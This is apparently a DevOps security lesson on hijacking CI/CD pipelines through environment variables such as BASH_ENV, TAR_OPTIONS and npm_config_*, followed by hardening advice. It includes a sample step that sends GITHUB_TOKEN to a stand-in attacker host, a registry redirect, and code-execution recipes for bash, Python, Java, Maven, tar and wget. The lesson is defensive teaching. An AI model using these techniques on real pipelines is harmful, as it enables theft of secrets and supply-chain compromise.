A well-chosen environment variable is enough to make a build tool run arbitrary code: no line of source code is modified, no configuration file is touched, and no alert fires. An environment variable is a named value (such as PATH=/usr/bin) that the shell hands to every program it starts; many tools read some of them to change their behavior, and that is what an attacker abuses. This lesson presents 6 variables (BASH_ENV, _JAVA_OPTIONS, PYTHONWARNINGS, npm_config_*, MAVEN_ARGS, TAR_OPTIONS) in CI/CD pipelines (the automation that builds, tests and ships code), then the countermeasures. It is aimed at DevOps engineers and developers who write workflows, with some shell knowledge.
Take an example. A pipeline runs tar xf archive.tar to extract build
artifacts. Nothing suspicious in the code, nothing malicious in the
archive. Yet an arbitrary command runs on every extraction: the culprit is
TAR_OPTIONS, an environment variable that nobody monitors. This lesson
goes deep on the build and CI family of the
threat panorama. The
Living Off The Pipeline
guide places this vector in a wider catalog of hijackable CI/CD tools.
What you will learn
- Explain why environment variables are an underestimated attack vector in CI/CD.
- Recognize 6 concrete techniques that exploit
BASH_ENV,_JAVA_OPTIONS,PYTHONWARNINGS,npm_config_*,MAVEN_ARGSandTAR_OPTIONS. - Replay the attacks safely in a local lab.
- Apply the countermeasures that protect your pipelines.
Why are environment variables dangerous?
The fundamental problem
In a CI/CD pipeline, environment variables play a central role: they carry the secrets (tokens, API keys), the configuration parameters (registries, paths) and the metadata of the build (commit, branch).
The problem: many tools read environment variables to change their behavior, and some of these variables allow arbitrary code to run. This is a documented, intended behavior: the tools do exactly what they are designed to do.

On GitHub Actions, a step (one command or action in a job) can write a
NAME=value line into the file that $GITHUB_ENV points to. The runner
(the machine that executes the job) reads this file between two steps and
exports these variables to all the following steps of the same job. This is
the channel the attacker hijacks.
The diagram follows the thread over time, from left to right. Look first at who writes (the compromised step), then who relays (the runner), then who executes (the next step): the step that suffers the attack is not the one that prepared it.
How does an attacker poison the variables?
An attacker has five ways to modify the environment variables of a pipeline. The table gives each one with an example: read it as the list of places to watch in your workflows.
| Vector | Technique | Example |
|---|---|---|
$GITHUB_ENV | Writing to the file $GITHUB_ENV points to | echo "BASH_ENV=malicious.sh" >> $GITHUB_ENV |
| Malicious PR | Workflow file modified in the PR | env: MAVEN_ARGS: "..." in the YAML |
| Compromised action | A third-party action sets variables | core.exportVariable('TAR_OPTIONS', '...') |
| Workflow injection | Unprotected ${{ }} expression | ${{ github.event.issue.title }} in an env: |
| Cache/artifact | .env file restored from a poisoned cache | Cache containing a modified .env |
Which 8 tools can be exploited?
The LOTP project documents 8 tools vulnerable to environment variable
poisoning. This lesson details the 6 most common in a DevOps environment,
then wget as a bonus; the pip row (PIP_INDEX_URL) is a case of registry
redirection, covered in the
package manager attacks.
The table gives, for each tool, the variable, the mechanism and the severity
retained.
| Tool | Variable(s) | Mechanism | Severity |
|---|---|---|---|
| bash | BASH_ENV | Expanded and sourced before the script by a non-interactive bash (conditions in technique 1) | Critical |
| python | PYTHONWARNINGS + BROWSER (+ BASH_ENV) | Chain of 3 variables; 2 are enough when BROWSER contains %s | High |
| java | _JAVA_OPTIONS, JAVA_TOOL_OPTIONS | -XX:OnOutOfMemoryError + very low -Xmx | High |
| npm | npm_config_* | Any npm_config_X becomes an npm setting | High |
| maven | MAVEN_ARGS | Argument injection, exec plugin | High |
| tar | TAR_OPTIONS | --checkpoint-action=exec= | High |
| wget | WGETRC / use_askpass | Runs a script as the "askpass" helper | Medium |
| pip | PIP_INDEX_URL | Redirection of the PyPI registry | Medium |
Technique 1: BASH_ENV, the most dangerous
Why is it critical?
BASH_ENV is the most dangerous technique because bash is present in
almost every pipeline. Every run: step on a Linux or macOS runner in GitHub
Actions uses bash by default. When a non-interactive bash starts a script, it
looks for BASH_ENV in its environment, expands its value, then sources
(runs in the current shell) the file whose name results from that
expansion, before the first line of the script. In other words,
BASH_ENV is meant to hold a file name, not a command: the Bash manual
describes it as the equivalent of
if [ -n "$BASH_ENV" ]; then . "$BASH_ENV"; fi.
This reading has conditions. A bash in POSIX mode (bash --posix,
POSIXLY_CORRECT=1) does not read BASH_ENV, and neither does a bash
invoked under the name sh (the manual: "A non-interactive shell invoked
with the name sh does not attempt to read any other startup files"). dash, the
sh of Debian and Ubuntu, ignores it too. The attack therefore targets a
non-interactive bash that is neither in POSIX mode nor invoked as sh, which is
exactly what a GitHub Actions run: step starts.
How does it work?
-
The attacker writes into
$GITHUB_ENV: a compromised step (third-party action, injection) adds aBASH_ENV=$(command)line to the file that$GITHUB_ENVpoints to. -
The runner loads the variable: between two steps, GitHub Actions reads
$GITHUB_ENVand exports the variables into the environment. -
Bash expands
BASH_ENV: at the next step, bash expands the value ofBASH_ENV, the command substitution$(...)it contains running at that moment, then sources the resulting file before the legitimate script. The malicious code runs with the same rights and the same secrets.
Lab example
In a GitHub Actions pipeline, the poisoning looks like this. This block is a counter-example (❌ marker): it shows the attack, never to be copied into a real workflow.
# ❌ Step 1: a compromised third-party action poisons BASH_ENV- name: Setup (compromised action)  run: |    echo 'BASH_ENV=$(curl https://evil.example.com/collect?token=$GITHUB_TOKEN)' >> $GITHUB_ENV
# Step 2: legitimate step, BASH_ENV runs BEFORE it- name: Build  run: |    npm install    # BASH_ENV has already exfiltrated the token    npm test
The local lab (lab-lotp/14-env-bash/, taken from the author's lab set)
simulates this mechanism without GitHub: it writes into a fake $GITHUB_ENV,
reloads it as the runner would, then starts a victim step. The victim
step is a simple script that prints three lines:
echo " [Step 2] Starting the legitimate build..."echo " [Step 2] npm install && npm test"echo " [Step 2] Build finished successfully."The simulation script is the following. It loads the variables with
export "$line" and not with eval: like the runner, it stores the value
without interpreting it, and it is bash, when the victim step
starts, that expands the $(...) of BASH_ENV.
# Simulate $GITHUB_ENVGITHUB_ENV=$(mktemp)
# The attacker poisons BASH_ENV (the value stays text, nothing runs yet)echo 'BASH_ENV=$(echo "[!] CODE EXECUTED VIA BASH_ENV, id: $(id)" 1>&2)' >> "$GITHUB_ENV"
# Load the variables (like the runner, without evaluating them)while IFS= read -r line; do  export "$line"done < "$GITHUB_ENV"
# The next step runs BASH_ENV before anything elsebash victim-step.sh
Lab result:
[!] CODE EXECUTED VIA BASH_ENV, id: uid=1000(bob) gid=1000(bob) ...[Step 2] Starting the legitimate build...[Step 2] npm install && npm test[Step 2] Build finished successfully.The malicious code runs before the legitimate build, which proves the
mechanism: the [!] CODE EXECUTED line appears before the messages of the
step, with the identity and the secrets of the job.
Technique 2: PYTHONWARNINGS, the invisible chain
Why is it formidable?
Python loads no local configuration file by default. But the chain
below, which uses 3 variables (2 are enough in a variant described after the
lab), still allows code execution before any invocation of python or
pip, as long as the interpreter is started without the -E or -I options
(which make it ignore the PYTHON* variables).
How does it work?
The chain exploits a hidden joke (easter egg) of Python's antigravity
module:
-
PYTHONWARNINGS="::antigravity.::"loads theantigravitymodule, which is designed to open an xkcd page in a browser. -
antigravityuses thewebbrowsermodule, which reads theBROWSERvariable to choose which executable to open. -
BROWSER="/bin/bash"redirects to bash, instead of a browser, it is bash that is launched with the URL as an argument. -
BASH_ENV="$(command)"intercepts the launch of bash: bash expands the value, the command substitution runs, and the resulting file is sourced before bash processes the URL.
Lab example
# The 3 variables of the chainexport PYTHONWARNINGS="::antigravity.::"export BROWSER="/bin/bash"export BASH_ENV='$(echo "[!] CODE EXECUTED via chain PYTHONWARNINGS→BROWSER→BASH_ENV" 1>&2; \  f=$(mktemp); echo exit > $f; echo $f)'
# Any Python invocation triggers the chainpython3 -c "print(42)"
Lab result:
[!] CODE EXECUTED via chain PYTHONWARNINGS→BROWSER→BASH_ENVInvalid -W option ignored: unknown warning category: 'antigravity.'42The injected code runs before print(42). It also works with
pip install, pytest, mypy, anything that starts the Python interpreter.
The BASH_ENV link is not mandatory. The documentation of Python's webbrowser
module says that when a part of the BROWSER list contains the string %s, it
is interpreted as a literal browser command line, where %s is replaced by
the URL. With PYTHONWARNINGS and such a BROWSER, two variables are
enough. In this variant, the command line held by BROWSER runs directly, with the URL
of the xkcd page in place of %s, and bash is no longer needed in the chain.
Measured with a harmless echo as the command: it prints before the Python
program runs.
Technique 3: _JAVA_OPTIONS, a provoked crash
Why is it effective?
The _JAVA_OPTIONS, JAVA_TOOL_OPTIONS and JDK_JAVA_OPTIONS variables add
arguments to every invocation of the JVM (the Java virtual machine).
Combined with an absurd memory limit, they allow code to run at crash
time.
How does it work?
-
_JAVA_OPTIONSinjects JVM arguments, the variable is read by the JVM at startup, before the program itself. -
A very low
-Xmxcauses a crash, the heap (the memory area for objects) is capped at a few MB (16 MB here), which causes anOutOfMemoryErrorin any program that allocates more. Do not go too low: measured with Temurin 21.0.12,-Xmx2mmakes the JVM fail at startup (GC triggered before VM initialization completed) before anyOutOfMemoryError, so the command never runs, and a trivial program such asHellofits in 16 MB without error. -
-XX:OnOutOfMemoryError="cmd"runs a command, this flag is designed for diagnostics, but it runs any shell command.
Lab example
# Poison _JAVA_OPTIONSexport _JAVA_OPTIONS='-XX:OnOutOfMemoryError="echo [!] RCE via Java" -Xmx16m'
# Any program that exceeds the heap limit triggers the executionjava MyProgram      # any program that allocates more than 16 MB of heapmvn clean install   # Maven buildgradle build        # Gradle build
Expected result:
Picked up _JAVA_OPTIONS: -XX:OnOutOfMemoryError="echo [!] RCE via Java" -Xmx16m## java.lang.OutOfMemoryError: Java heap space# -XX:OnOutOfMemoryError="echo [!] RCE via Java"# Executing /bin/sh -c "echo [!] RCE via Java"...[!] RCE via JavaIn this output, RCE stands for remote code execution: running commands chosen by the attacker.
Technique 4: npm_config_*, the prefix trap
Why is it sneaky?
npm interprets any environment variable starting with npm_config_ as a
configuration setting. This behavior is documented but little known,
and it opens two attack vectors.
What are the two attacks?
Attack 1, shell hijacking: npm_config_script_shell replaces the shell used
to run npm scripts. Instead of /bin/sh, npm uses the attacker's script.
Attack 2, registry redirection: npm_config_registry redirects
npm install to a registry controlled by the attacker. The installed packages
come from a malicious source.
Lab example
# Attack 1: hijack the shell for npm scriptsexport npm_config_script_shell="./pwn.sh"npm test   # pwn.sh is run instead of /bin/sh
# Attack 2: redirect the registryexport npm_config_registry="https://evil.example.com/"npm install   # packages downloaded from the malicious registry
Lab result:
> lab-17@1.0.0 test> echo 'Running tests...'
[!] CODE EXECUTED, npm_config_script_shell hijacked the shell[!] Arguments received: -c echo 'Running tests...'[!] id: uid=1000(bob) gid=1000(bob) ...[*] 'npm config get registry' returns:https://evil.example.com/Technique 5: MAVEN_ARGS, plugin injection
Why is it dangerous?
Since Maven 3.9, the MAVEN_ARGS variable lets you add arguments to
every mvn command. An attacker can inject the exec-maven-plugin plugin
to run shell commands.
How does it work?
export MAVEN_ARGS="org.codehaus.mojo:exec-maven-plugin:3.2.0:exec \  -Dexec.executable=/bin/sh \  -Dexec.args='-c echo [!] RCE via MAVEN_ARGS'"
# Any Maven command runs the injected codemvn clean installmvn testmvn package
The exec-maven-plugin plugin is downloaded from Maven Central (it is a
legitimate plugin) and runs the specified command. No modification of
pom.xml is needed. This technique has no script in the lab set: to replay
it, use a throwaway Maven project and keep a harmless command such as the
echo of the example.
Technique 6: TAR_OPTIONS, the ghost of archives
Why is tar a trap?
tar is used everywhere in pipelines: extracting artifacts, unpacking
caches, restoring dependencies. The TAR_OPTIONS variable is added at the
head of every tar command, and the --checkpoint-action=exec= option lets it
run a command for each file processed.
Lab example
# Poison TAR_OPTIONSexport TAR_OPTIONS="--checkpoint=1 \  --checkpoint-action=exec=echo\ [!]\ CODE\ EXECUTED\ via\ TAR_OPTIONS"
# Any tar command runs the injected codetar cf archive.tar file.txt   # Creation → executiontar xf archive.tar            # Extraction → execution
Lab result:
[!] CODE EXECUTED via TAR_OPTIONSEvery tar operation in the pipeline, including those performed internally by
the runner to restore caches, runs the injected code.
Bonus technique: wget and use_askpass
wget can be configured through a .wgetrc file or the WGETRC variable. The
use_askpass directive specifies an executable used to ask for HTTP
credentials: an attacker can point it to an arbitrary script. That script is only called when the server asks for authentication (HTTP 401 response), not on every wget (measured with GNU Wget 1.21.4).
# Create a malicious .wgetrcecho 'use_askpass=./pwn.sh' > .wgetrcexport WGETRC="$(pwd)/.wgetrc"
# pwn.sh runs if the server answers 401 (authentication required)wget https://protected-server.example/ -O /dev/null
What does a realistic attack scenario look like?
Here is how these techniques chain together in a real attack scenario:
-
The attacker submits a PR to a popular open source repo. The PR modifies a harmless test file.
-
The
pull_request_targetworkflow triggers (this trigger runs with the secrets of the base repository, even for a PR coming from a fork) and starts a compromised third-party action, or an action whose tag has been modified. -
The compromised action writes three lines into
$GITHUB_ENV:BASH_ENV,TAR_OPTIONS, andnpm_config_registry. -
The following steps of the same job are compromised: the secrets are exfiltrated through
BASH_ENV, the tar artifacts contain malicious code, and future npm installs come from a booby-trapped registry. -
No alert fires: the source code was not modified, the logs show a "normal" build (the malicious code runs in silent mode).
How do you defend against environment variable poisoning?
Level 1, immediate actions
These four actions deploy in a few minutes and remove most of the risk: they act on what the attacker must modify (action tags), what they can steal (permissions) and what they can run (npm scripts).
| Action | Protection | Effort |
|---|---|---|
| Pin actions to a SHA | Prevents tag modification | Low |
Limit GITHUB_TOKEN permissions | Reduces the impact of an exfiltration | Low |
Audit the $GITHUB_ENV writes | Detects suspicious writes | Medium |
Use --ignore-scripts for npm ci | Blocks lifecycle scripts at install time, not npm test | Low |
Level 2, pipeline hardening
-
Isolate sensitive steps in separate jobs. Variables written into
$GITHUB_ENVdo not propagate between jobs: each job starts from a clean environment. On a GitHub-hosted runner, the job also starts on a fresh virtual machine, destroyed at the end. On a persistent self-hosted runner, this guarantee falls: a compromised job can leave on disk a file, a modified tool or a poisoned cache that will affect the following jobs. Separate the steps that run untrusted code from the steps that handle secrets. -
Clean the critical variables at the start of a step. Add a "sanitization" step that runs
unseton the dangerous variables:Cleanup step - name: Sanitize envrun: |unset BASH_ENV TAR_OPTIONS _JAVA_OPTIONS JAVA_TOOL_OPTIONSunset MAVEN_ARGS PYTHONWARNINGS BROWSERenv | grep -i "npm_config_" | cut -d= -f1 | xargs -I{} unset {}Know the limits of this step. For
BASH_ENV, theunsetcomes too late: bash has already expanded and sourced it before the first line of the step (measured), so the cleanup only protects the processes the step launches afterwards. For the other variables, the runner exports again at the next step what$GITHUB_ENVcontains. Cleaning limits the damage, it does not replace closing the write path (steps 1 and 4). -
Use ephemeral runners. A runner destroyed after each job prevents poisoned files or tools from persisting between runs: this is what makes the isolation between jobs described in step 1 true on self-hosted hardware.
-
Limit the allowed actions. Any step of a job can write into
$GITHUB_ENV: the remedy is not to lock that file but to restrict the third-party actions that can run, with the allowed actions list in the repository or GitHub organization settings, combined with SHA pinning.
Level 3, automated detection
CI/CD security tools detect some of these patterns. The table names the tool, what it catches and where to learn it; none of them replaces the first two levels.
| Tool | Detection | Link |
|---|---|---|
| Zizmor | Writes to $GITHUB_ENV by uncontrolled steps | zizmor guide |
| Poutine | Code execution after checkout of an untrusted PR | poutine guide |
| StepSecurity Harden-Runner | Real-time network and process monitoring | harden-runner |
Troubleshooting
If a build behaves unexpectedly (code that runs before the script, an unknown registry, a Java crash), start by printing the variables concerned before searching the code. The table links each symptom to its likely cause and to the verification command.
| Symptom | Likely cause | Solution |
|---|---|---|
| Code runs before the script in a step | BASH_ENV poisoned | echo "$BASH_ENV", then find and remove the $GITHUB_ENV write (an unset in the step comes after the code has run) |
npm install downloads from an unknown registry | npm_config_registry modified | npm config get registry + unset npm_config_registry |
Unexpected Java OutOfMemoryError crash | _JAVA_OPTIONS with a very low -Xmx | echo $_JAVA_OPTIONS + unset _JAVA_OPTIONS |
| A tar command runs unexpected code | TAR_OPTIONS poisoned | echo $TAR_OPTIONS + unset TAR_OPTIONS |
wget calls an unexpected script | .wgetrc with use_askpass | Check $WGETRC and ~/.wgetrc |
| Python launches a browser at startup | PYTHONWARNINGS → antigravity | unset PYTHONWARNINGS BROWSER |
| Maven runs a plugin not declared in pom.xml | MAVEN_ARGS injects a plugin | echo $MAVEN_ARGS + unset MAVEN_ARGS |
Summary of the labs
The examples of this lesson come from the author's lab-lotp/ lab set,
designed to run locally and safely: each block is replayed in a
throwaway directory, never in a real pipeline. The table links each
technique to its original folder and tells you what must be installed.
| Lab | Folder | Technique | Needs |
|---|---|---|---|
| BASH_ENV | 14-env-bash/ | Poisoning via a simulated $GITHUB_ENV | bash |
| PYTHONWARNINGS | 15-env-python/ | PYTHONWARNINGS → BROWSER → BASH_ENV chain | Python 3 |
| _JAVA_OPTIONS | 16-env-java/ | OutOfMemoryError → OnOutOfMemoryError | JDK |
| npm_config_* | 17-env-npm/ | script_shell + registry redirect | npm |
| TAR_OPTIONS | 18-env-tar/ | checkpoint-action=exec | GNU tar |
| wget use_askpass | 20-env-wget/ | .wgetrc + use_askpass | wget |
Key points
-
Environment variables are an invisible attack vector: they modify neither the source code nor the configuration files.
-
BASH_ENVis the most dangerous because bash is present in almost every pipeline and the variable is expanded and sourced before the script, as long as bash is non-interactive, not in POSIX mode and not invoked assh. -
8 common tools are exploitable: bash, python, java, npm, maven, tar, wget, pip. The complete list is in the LOTP project.
-
Poisoning often happens through
$GITHUB_ENV, compromised third-party actions, or unprotected${{ }}expressions. -
The most effective countermeasure is isolation between jobs: poisoned variables do not propagate from one job to another, and a GitHub-hosted or ephemeral runner additionally guarantees that no file survives.
-
Combine isolation with SHA pinning of actions, cleaning of variables, and detection tools (zizmor, Poutine) for defense in depth.
Knowledge check
Check that the essentials of this lesson are in place. The questions only cover what has just been explained here.
Knowledge check
Check what you have learned with this interactive quiz
How it works
- The timer starts when you click Start
- Multiple choice, true/false and short answer questions
- You can move between questions
- Detailed results are shown at the end
Starts the quiz and the timer
Review
(0/0)Score by domain
A domain groups several guides and gets several questions, so its score is more reliable than a per-topic score, which often rests on a single question.
Summary
Strengths
No topic passed at 80% on at least two questions yet.
Weak areas
No topic below the pass mark.
Recommended next
Hints before you try again?
Continue the course: From SLSA provenance to decision: blocking non-compliant artifacts
A new full quiz with random questions
Work again only on the questions you missed